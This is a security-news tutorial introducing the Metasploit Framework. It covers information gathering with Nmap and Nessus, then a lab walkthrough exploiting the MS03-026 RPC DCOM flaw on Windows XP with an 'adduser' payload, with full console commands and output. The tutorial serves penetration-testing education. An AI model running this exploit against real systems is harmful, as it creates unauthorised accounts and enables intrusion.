Metasploit tutorial part 1: Inside the Metasploit framework

Karthik R, Contributor

You can read the original story here, on SearchSecurity.in.

The Metasploit Framework (Msf) is a free, open source penetration testing solution developed by the open source community and Rapid7. This Metasploit tutorial covers the basic structure of Metasploit and different techniques of information gathering and vulnerability scans using this tool. Metasploit eliminates the need for writing of individual exploits, thus saving considerable time and effort.

The use of Metasploit ranges from defending your own systems by breaking into them, to learning about vulnerabilities that pose a real risk. Download Metasploit from http://www.metasploit.com to maximize the learning from this metasploit tutorial.



Figure 1. *Metasploit architecture (Courtesy Rapid7)*

Useful terminology:

Vulnerability: A weakness in the target system, through which penetration can successfully occur.

Exploit: Once a vulnerability is known, an attacker takes advantage of it, and breaks into the system using a code/script known as an exploit.

Payload: This is a set of tasks initiated by the attacker subsequent to an exploit, in order to maintain access to the compromised system.

After installation, it is easy to figure out the file system and libraries, as the naming convention used is self-explanatory and intuitive. Metasploit is based on scripting language, so the script folder contains meterpreter and other scripts required by the framework. Metasploit offers a GUI version, as well as a command line version. All features are accessible via the command line utility, but some users might prefer the GUI.

Getting started

To kick off this Metasploit tutorial, let us skim through basic footprinting and vulnerability scanning using this tool, before getting into basic exploitation.

Metasploit has good provisions for information gathering and vulnerability scanning, due to its integration with the dradis framework and configuration with various database drivers such as mysql, sqlite and postgresql. This is detailed in Figure 2.



Figure 2. *Database configuration in MSF3 console on Backtrack4*

Figure 3. *Using Nmap within Msf console, in Backtrack4*

The Nmap command can be used to perform service scans and information gathering using Msf3 as shown in Figure 3. Nmap can be replaced with the db_nmap command in order to connect to the database and store the information.

Next in this Metasploit tutorial comes vulnerability assessment, using the bridge between Nessus and Msf3 in Backtrack. For a new scan with Nessus, use the nessus_scan_new command in the console.

Before doing this, as seen in Figure 4, nessus_connect is used to connect to the nessus server running, once the credentials have been saved post-setup.

```
msf > nessus_scan_new
[*] You must do this before any other commands.
[*] Usage:
[*]        nessus_connect username:password@hostname:port <ssl ok>
[*]  Example:> nessus_connect msf:msf@192.168.1.10:8834 ok
[*]           OR
[*]        nessus_connect username@hostname:port <ssl ok>
[*]  Example:> nessus_connect msf@192.168.1.10:8834 ok
[*]           OR
[*]        nessus_connect hostname:port <ssl ok>
[*]  Example:> nessus_connect 192.168.1.10:8834 ok
[*]           OR
[*]        nessus_connect
[*]  Example:> nessus_connect
[*] This only works after you have saved creds with nessus_save
msf >
Shell
```

Figure 4. *Using Nessus bridge with Metasploit, in Backtrack4*

The next step in this Metasploit tutorial gets into actual exploitations using Metasploit. Let us attempt to exploit a system on Windows XP with RPC DCOM vulnerability with an attacker system running Metasploit. The lab setup includes a Windows XP attacker system with Metasploit framework installed and a Windows XP vulnerable system, both on VMware.

The command “search dcom” seen on the console will list out all the exploits available with pattern dcom. We are interested in the result displayed as “Microsoft RPC DCOM Interface overflow.”

Next, in the console type >> “use windows/dcerpc/ms03_026_dcom” followed by >> “show options”

```
Metasploit Console (3)
http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

>> search dcom

[*] Searching loaded modules for pattern 'dcom'...

Exploits
========

   Name                                Rank  Description
   ----                                ----  -----------
   windows/smb/ms04_031_netdde         good  Microsoft NetDDE Service Overflow
   windows/driver/broadcom_wifi_ssid   low   Broadcom Wireless Driver Probe Response SSID Overflow
   windows/dcerpc/ms03_026_dcom        good  Microsoft RPC DCOM Interface Overflow

msf >
```

Figure 5: *Metasploit console*

```
Metasploit Console (3)

>> show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 6. *Options available in the RPC DCOM exploit*

Then use the following command to set the target as well as the payload.

>> set RHOST 192.168.1.2

```
Metasploit Console (3)

>> set PAYLOAD windows/adduser

PAYLOAD => windows/adduser

>> show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.2      yes       The target address
   RPORT  135              yes       The target port

Payload options (windows/adduser):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   PASS      metasploit       yes       The password for this user
   USER      metasploit       yes       The username to create

Exploit target:

   Id  Name
```

Figure 7. *Console after setting payload, showing the required module and payload details*

This sets up our target system's IP address where we would like to perform this attack. The next command is:

>>set PAYLOAD windows/adduser

```
>> exploit

[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.2[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.2[135] ...
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Exploit completed, but no session was created.

msf exploit(ms03_026_dcom) >
```

Figure 8.*Executing the exploit*

This payload adds a new user account to a Windows machine vulnerable to this exploit. This Metasploit tutorial shows only one payload in action here; you can try out various other payloads available here.

In console the type>> exploit

Figure 9. *A new user "metasploit" is created*

No session is created in this exploit; only a new user is added to the target system. The target system has not had a remote crash, because the exploits here are tested to ensure that no crash occurs. Now, check if the new user "metasploit" is created in the target system.

In the first part of this Metasploit tutorial, the above exploit is applicable during that phase of pen testing when a user needs to be created to gain access to the target system and escalate privileges.

Author's note: This Metasploit tutorial series starts from the basics and gradually moves on to advanced topics such as evading antivirus software with the Metasploit Framework. The information herein draws from "Metasploit Unleashed" (http://www.offensive-security.com) and select video clips from Vivek Ramachandra, the founder of SecurityTube.

About the author: ***Karthik R*** *is a member of the NULL community. Karthik completed his training for EC-council CEH in December 2010, and is at present pursuing his final year of B.Tech in Information Technology, from National Institute of Technology, Surathkal. Karthik can be contacted on rkarthik.poojary@gmail.com. He blogs at http://www.epsilonlambda.wordpress.co*

You can subscribe to our twitter feed at @SearchSecIN. You can read the original story here, on SearchSecurity.in.
